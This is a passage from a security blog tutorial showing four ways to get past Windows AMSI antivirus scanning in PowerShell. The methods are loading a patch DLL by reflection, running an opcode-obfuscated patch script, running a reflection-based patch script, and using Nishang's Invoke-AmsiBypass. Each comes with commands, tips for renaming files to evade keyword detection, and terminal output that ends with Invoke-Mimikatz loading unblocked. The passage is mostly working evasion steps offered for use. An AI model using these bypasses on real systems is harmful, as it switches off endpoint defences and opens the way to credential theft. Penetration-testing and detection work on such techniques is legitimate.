
Now, the actual code is provided **here**. However, to reduce your hassle of compiling the code as DLL, you can check my fork **here**. After it is downloaded, make sure you change the main package's name from "AmsiScanBufferBypass" to "Project" or whatever you like as AMSI blocks the string "AmsiScanBufferBypass" too!

After downloading, you go to the release folder and see the presence of a DLL called **ASBBypass.dll**

Please note that since we now have a DLL, it can be integrated with our EXE payload as well and will bypass AMSI on the go!

However, here, we will be using in-line C# code to activate the patch using the powershell terminal only! This can be done like:

[System.Reflection.Assembly]::LoadFile("C:\users\hex\Project\ASBBypass.dll")
[Amsi]::Bypass()



```
PS C:\Users\hex> Import-Module .\Invoke-Mimikatz.ps1
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex> ls C:\Users\hex\Project\ASBBypass\bin\Release\


    Directory: C:\Users\hex\Project\ASBBypass\bin\Release


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2022   1:14 PM           5632 ASBBypass.dll
-a----         4/10/2022   1:14 PM          19968 ASBBypass.pdb


PS C:\Users\hex> [System.Reflection.Assembly]::LoadFile("C:\Users\hex\Project\ASBBypass\bin\Release\ASBBypass.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\Users\hex\Project\ASBBypass\bin\Release\ASBBypass.dll


PS C:\Users\hex> [Amsi]::Bypass()
PS C:\Users\hex> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\hex>
PS C:\Users\hex>
```


As you can see, amsi has now been bypassed!

Method 5: Memory Hijacking (obfuscated opcodes)

After the Rasta Mouse (Daniel Duggan) technique started getting detected, people made various changes in the code to make it FUD again. Fatrodzianko posted about one such technique in his blog **here**. He obfuscated the same code using opcodes and put the script on gist **here**.

To run the script, just download it, rename it (to avoid keyword detection by AMSI) and run like:

```
"invoke-mimikatz"
.\my-am-bypass.ps1
"invoke-mimikatz"
```



```
PS C:\AmsiOpcodeBytes> ls


    Directory: C:\AmsiOpcodeBytes


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2022   2:50 PM           1253 my-am-bypass.ps1


PS C:\AmsiOpcodeBytes> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\AmsiOpcodeBytes> .\my-am-bypass.ps1
True
PS C:\AmsiOpcodeBytes> "invoke-mimikatz"
invoke-mimikatz
PS C:\AmsiOpcodeBytes> _
```


As you can see, we have successfully bypassed AMSI now.

Method 6: AMSI bypass by reflection

According to Microsoft, "Reflection provides objects (of type Type) that describe assemblies, modules, and types. You can use reflection to dynamically create an instance of a type, bind the type to an existing object, or get the type from an existing object and invoke its methods or access its fields and properties. If you are using attributes in your code, reflection enables you to access them." Read more **here**.

We won't demonstrate the original patch but the reflection update is downloaded from **here**. Make sure you download and rename the script and avoid keywords like "amsibypass" etc since they get blocked. I have renamed it to "am-bp-reflection.ps1"

```
"invoke-mimikatz"
.\am-bp-reflection.ps1
"invoke-mimikatz"
```


```
PS C:\reflection> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\reflection> ls


    Directory: C:\reflection


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2022   2:58 PM           5760 am-bp-reflection.ps1


PS C:\reflection> .\am-bp-reflection.ps1
-- AMSI Patch
-- Modified By: Shantanu Khandelwal (@shantanukhande)
-- Original Author: Paul Laîné (@am0nsec)

[+] 64-bits process
[+] AMSI DLL Handle: 140731994341376
[+] DllGetClassObject address: 140731994347664
[+] Targeted address: 140731994354464
PS C:\reflection> "invoke-mimikatz"
invoke-mimikatz
PS C:\reflection>
```

Method 7: Nishang All in One script


Nikhil Mittal added an AMSI bypass script in his well-known tool “Nishang,” which can be found **here**. The script combines 6 different methods to bypass AMSI under one run. These are:

- unload – Method by Matt Graeber. Unloads AMSI from current PowerShell session.
- unload2 – Another method by Matt Graeber. Unloads AMSI from current PowerShell session.
- unloadsilent – Another method by Matt Graeber. Unloads AMSI and avoids WMF5 autologging.
- unloadobfuscated – ‘unload’ method above obfuscated with Daneil Bohannon’s Invoke-Obfuscation – which avoids WMF5 autologging.
- dllhijack – Method by Cornelis de Plaa. The amsi.dll used in the code is from p0wnedshell (https://github.com/Cn33liz/p0wnedShell)
- psv2 – If .net 2.0.50727 is available on Windows 10. PowerShell v2 is launched which doesn’t support AMSI.

We just have to download the script and run and the tool automatically will bypass AMSI using a valid method. For example, here WMF5 autologging bypass has worked. This method unloads AMSI from the current terminal and bypasses it.

Download the script from **here** and rename it to “nishang.ps1” and run it like so:

Import-Module .\nishang.ps1
Invoke-AmsiBypass -Verbose
“invoke-mimikatz”


```
PS C:\Users\hex> Import-Module .\nishang.ps1
PS C:\Users\hex> Invoke-AmsiBypass -Verbose
VERBOSE: 64 bit process detected.
VERBOSE: Using Matt Graeber's Reflection method with WMF5 autologging bypass.
Executing the bypass.
PS C:\Users\hex> "invoke-mimikatz"
invoke-mimikatz
PS C:\Users\hex>
```

Conclusion

In this article, we talked about the basics of AMSI, how to use them in a program, workflow and 7 ways to bypass them. It is to be noted that there are more ways than shown here but the aim of the article was to talk about most widely known 7 methods to bypass AMSI and how this AMSI evasion game has developed over time and how complexity has only increased. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact **here**